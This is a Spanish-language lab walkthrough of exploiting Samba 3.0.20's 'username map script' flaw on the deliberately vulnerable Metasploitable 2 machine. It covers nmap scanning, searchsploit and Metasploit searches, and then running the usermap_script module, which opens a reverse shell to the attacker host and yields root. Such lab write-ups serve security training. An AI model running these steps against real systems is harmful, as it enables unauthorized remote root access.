SOLUCIONARIO

Explotación Samba smbd 3.X — 4.X


Metasploitable 2 | Kali Linux | Metasploit Framework

PASO 1 — Reconocimiento y Escaneo de Puertos Samba

Escanear puertos Samba (139 y 445) con detección de versiones:


```
nmap -p139,445 -T4 -vvv -sV -oN samba.txt 192.168.30.132
```

Se detecta **Samba smbd 3.X - 4.X** en ambos puertos con workgroup: WORKGROUP.



```
┌──(venv)─(root㉿kali)-[/home/kali/Escritorio/metasploitable2]
└─# ls
escaneo_puertos.txt  samba.txt  versiones_servicios.txt

┌──(venv)─(root㉿kali)-[/home/kali/Escritorio/metasploitable2]
└─# cat samba.txt
# Nmap 7.98 scan initiated Tue Mar 24 13:34:59 2026 as: /usr/lib/nmap/nmap -p139,445 -T4 -vvv -sV -oN sam
ba.txt 192.168.30.132
Nmap scan report for 192.168.30.132
Host is up, received arp-response (0.00044s latency).
Scanned at 2026-03-24 13:35:00 -05 for 11s

PORT    STATE SERVICE     REASON         VERSION
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:0B:ED:F0 (VMware)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 24 13:35:11 2026 -- 1 IP address (1 host up) scanned in 11.81 seconds

┌──(venv)─(root㉿kali)-[/home/kali/Escritorio/metasploitable2]
└─#
```

Búsqueda del exploit



https://medium.com/@mrjoemaina01/metaploitable-ii-exploiting-samba-smbd-3-x-4-x-2b567b767020

PASO 2 — Búsqueda del Exploit

Buscar exploits disponibles para Samba en la web y en Metasploit:

```
searchsploit samba Samba 3.0.20-Debian
```

Se encuentran múltiples vulnerabilidades. La más relevante: **Samba 3.0.20 < 3.0.25rc3 — 'Username' map script Command Execution** (unix/remote/16320.rb).

msfconsole
search smb

```
msf > search smb

Matching Modules
================

   #    Name                                                                     Disclosure Date
Rank    Check  Description
----    -----  -----------                                                       ---------------
   0    exploit/multi/http/struts_code_exec_classloader                          2014-03-06
manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   1       \_ target: Java                                                       .
.          .      .
   2       \_ target: Linux                                                      .
.          .      .
   3       \_ target: Windows                                                    .
.          .      .
   4       \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .
.          .      .
   5    exploit/osx/browser/safari_file_policy                                  2011-10-12
normal     No     Apple Safari file:// Arbitrary Code Execution
   6       \_ target: Safari 5.1 on OS X                                         .
.          .      .
   7       \_ target: Safari 5.1 on OS X with Java                               .
.          .      .
   8    auxiliary/server/capture/smb                                             .
normal     No     Authentication Capture: SMB
   9    post/linux/busybox/smb_share_root                                        .
normal     No     BusyBox SMB Sharing
   10   exploit/linux/misc/cisco_rv340_sslvpn                                    2022-02-02
good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
   11   auxiliary/scanner/http/citrix_dir_traversal                              2019-12-17
normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   12   auxiliary/gather/crushftp_fileread_cve_2024_4040                         .
normal     Yes    CrushFTP Unauthenticated Arbitrary File Read
   13   auxiliary/scanner/smb/impacket/dcomexec                                  2018-03-19
normal     No     DCOM Exec
   14   auxiliary/scanner/smb/impacket/secretsdump                               .
normal     No     DCOM Exec
   15   auxiliary/scanner/dcerpc/dfscoerce                                       .
normal     No     DFSCoerce
```

PASO 3 — Iniciar Metasploit y Buscar el Módulo

Abrir Metasploit Framework:

```
msfconsole
```

Buscar módulos relacionados con SMB:

```
search smb
```

scanner/smb/smb_version
información
info

```
msf auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                      g-metasploit/basics/using-metasploit.html
  RPORT                     no        The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)

Description:
  Fingerprint and display version information about SMB servers. Protocol
  information and host operating system (if available) will be reported.
  Host operating system detection requires the remote server to support
  version 1 of the SMB protocol. Compression and encryption capability
  negotiation is only present in version 3.1.1.


View the full module info with the info -d command.

msf auxiliary(scanner/smb/smb_version) >
```

set RHOSTS 192.168.30.132

```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.30.132
RHOSTS => 192.168.30.132
msf auxiliary(scanner/smb/smb_version) > set LHOST 192.168.30.133
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.30.133
msf auxiliary(scanner/smb/smb_version) > info

       Name: SMB Version Detection
     Module: auxiliary/scanner/smb/smb_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>
  Spencer McIntyre
  Christophe De La Fuente

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS   192.168.30.132   yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                      g-metasploit/basics/using-metasploit.html
  RPORT                     no        The target port (TCP)
  THREADS  1                yes       The number of concurrent threads (max one per host)
```

PASO 4 — Verificar Versión con SMB Version Scanner

Usar el módulo auxiliar para confirmar la versión exacta de Samba:

```
use auxiliary/scanner/smb/smb_version
```

```
set RHOSTS 192.168.30.132
```

```
run
```

Resultado: Host identificado como Unix (Samba 3.0.20-Debian). Confirma la versión vulnerable.

```
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/rege
xp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expres
sion
[*] 192.168.30.132:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.30.132        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

buscar exploit

searchsploit samba Samba 3.0.20-Debian

```
msf auxiliary(scanner/smb/smb_version) > searchsploit samba Samba 3.0.20-Debian
[*] exec: searchsploit samba Samba 3.0.20-Debian

---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Executio | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                         | linux_x86/dos/36741.py
---------------------------------------------------------------------- ---------------------------------

Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) >
```

search samba 3.0.20

```
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Executio | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                         | linux_x86/dos/36741.py
---------------------------------------------------------------------- ---------------------------------

Shellcodes: No Results
msf auxiliary(scanner/smb/smb_version) > 3.0.20 < 3.0.25rc3 - 'Username' map script'
[-] Parse error: Unmatched quote: "3.0.20 < 3.0.25rc3 - 'Username' map script'"
msf auxiliary(scanner/smb/smb_version) > unix/remote/16320.rb
[-] Unknown command: unix/remote/16320.rb. Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > use unix/remote/16320.rb
[-] No results from search
[-] Failed to load module: unix/remote/16320
msf auxiliary(scanner/smb/smb_version) > use exploit/unix/remote/16320.rb
[-] No results from search
[-] Failed to load module: exploit/unix/remote/16320
msf auxiliary(scanner/smb/smb_version) > search samba 3.0.20

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

```
Basic options:
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                      t.html
   RPORT   139              yes       The target port (TCP)
```

set RHOSTS 192.168.30.132

info

PASO 5 — Seleccionar y Configurar el Exploit

Buscar y usar el exploit usermap_script:

```
search samba 3.0.20
```

```
use exploit/multi/samba/usermap_script
```

Configurar el objetivo:

```
set RHOSTS 192.168.30.132
```

Este exploit aprovecha la vulnerabilidad en el parámetro 'username map script' de smb.conf para ejecutar comandos arbitrarios sin autenticación.

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.30.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                     t.html
  RPORT   139              yes       The target port (TCP)
```

run

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.30.133:4444
[*] Command shell session 1 opened (192.168.30.133:4444 -> 192.168.30.132:39939) at 2026-03-24 14:19:49 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
uoIJTPKkXP
usr
var
vmlinuz
pwd
/
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

PASO 6 — Ejecución y Acceso al Sistema

Ejecutar el exploit:

```
run
```

Se abre una Command Shell session. Verificar privilegios:

```
whoami → root
```

```
uname -a → Linux metasploitable 2.6.24-16-server
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.30.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   139              yes       The target port (TCP)

run
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.30.133:4444
[*] Command shell session 1 opened (192.168.30.133:4444 -> 192.168.30.132:39939) at 2026-03-24 14:39:49 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
vmlIPMkXP
usr
var
vmlinuz
pwd
/
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Acceso root obtenido mediante 'Username map script' en Samba smbd 3.0.20 — Metasploitable 2